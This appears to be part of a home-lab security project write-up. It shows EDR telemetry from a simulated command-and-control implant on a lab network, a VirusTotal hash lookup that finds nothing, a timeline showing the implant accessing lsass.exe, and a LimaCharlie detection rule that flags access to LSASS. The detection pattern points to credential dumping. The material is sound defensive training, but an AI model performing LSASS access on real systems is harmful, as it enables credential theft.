??? (0)	192.168.246.134	51130	tcp4	192.168.246.133	80	TIME_WAIT	-
??? (0)	192.168.246.134	51131	tcp4	192.168.246.133	80	TIME_WAIT	-
??? (0)	192.168.246.134	51132	tcp4	192.168.246.133	80	TIME_WAIT	-
??? (0)	192.168.246.134	51133	tcp4	192.168.246.133	80	TIME_WAIT	-
INADEQUATE_HERON.exe (4212)	192.168.246.134	51134	tcp4	192.168.246.133	80	ESTABLISHED	f8121b723fdd1634e9a574c06acb60b73d33b0f4e8e194b75ef70e0fb85e8e70

File Hash Analysis: Extracted the payload hash and checked it against known malware databases, resulting in a false negative — demonstrating the limitations of signature-based detection.



c:\Users\User\Downloads\INADEQUATE
HASH
f8121b723fdd1634e9a574c06acb60b73d33b0f4e8e
SEARCH HASH ON VIRUSTOTAL
VirusTotal - File - f8121b723fdd1634e9a574c06acb60b73d33b0f4e8e194b75ef70e0fb85e8e70 - Google C...
virustotal.com/gui/file/f8121b723fdd1634e9a574c06acb60b73d33b0f4e8e194b75ef70e0fb85e8e70
VIRUSTOTAL
Try a new search

Item not found

Are you looking for advanced malware searching capabilities?
Our threat intelligence offering can help, learn more.

Threat Hunting & Timeline Analysis

Timeline filtering was used to determine whether the suspicious process accessed sensitive system components or exhibited post-exploitation behaviour.



DATE: 2025-12-10 23:09:12
RANGE
INADEQUATE_

routing.event_type is SENSITIVE_PROCESS_ACCESS ✕

Searched up to 2025-12-10 21:39:41

```
2025-12-10 22:53:32   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140702714429440,"COM
2025-12-10 22:53:32   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140702714429440,"COM
```

You're up-to-date!


631bb042d57d41042d3bb27f6939f9ec

TIME: 2025-12-10 22:53:32
HOSTNAME: windev2305eval.localdomain

```
"event": {
  "EVENTS": [
    0: {
      "event": {
        "BASE_ADDRESS": 140702714429440
        "COMMAND_LINE": "C:\Windows\system32\lsass.exe"
        "CREATION_TIME": 1765405741429
        "FILE_IS_SIGNED": 1
        "FILE_PATH": "C:\Windows\system32\lsass.exe"
        "HASH": "81e07bbc28f14ee783e4fbb36437206f1aff645738764073a8973019df9a9758"
        "MEMORY_USAGE": 21602304
        "PARENT": {
          "FILE_IS_SIGNED": 1
          "FILE_PATH": "\Device\HarddiskVolume4\Windows\System32\wininit.exe"
          "HASH": "c68ac230566c1e7e775bea31a232d0912542c8506391e691795bece67504aa03"
          "MEMORY_USAGE": 6758400
          "PARENT_PROCESS_ID": 524
```

Detection Engineering & Response

Custom **Detection & Response (D&R) rules** were created within LimaCharlie to identify reoccurrence of this attack pattern. These rules ensure that similar activity triggers alerts in the future, enabling faster detection and response by a SOC analyst.



```
event: SENSITIVE_PROCESS_ACCESS
op: ends with
path: event/*/TARGET/FILE_PATH
value: lsass.exe
```

```
- action: report
  name: LSASS access
```

What This Project Demonstrates

- Endpoint Detection & Response (EDR)
- SOC-style threat investigation
- Process & network telemetry analysis
- Command-and-Control attack simulation
- Detection engineering (D&R rules)
- Understanding attacker vs defender trade-offs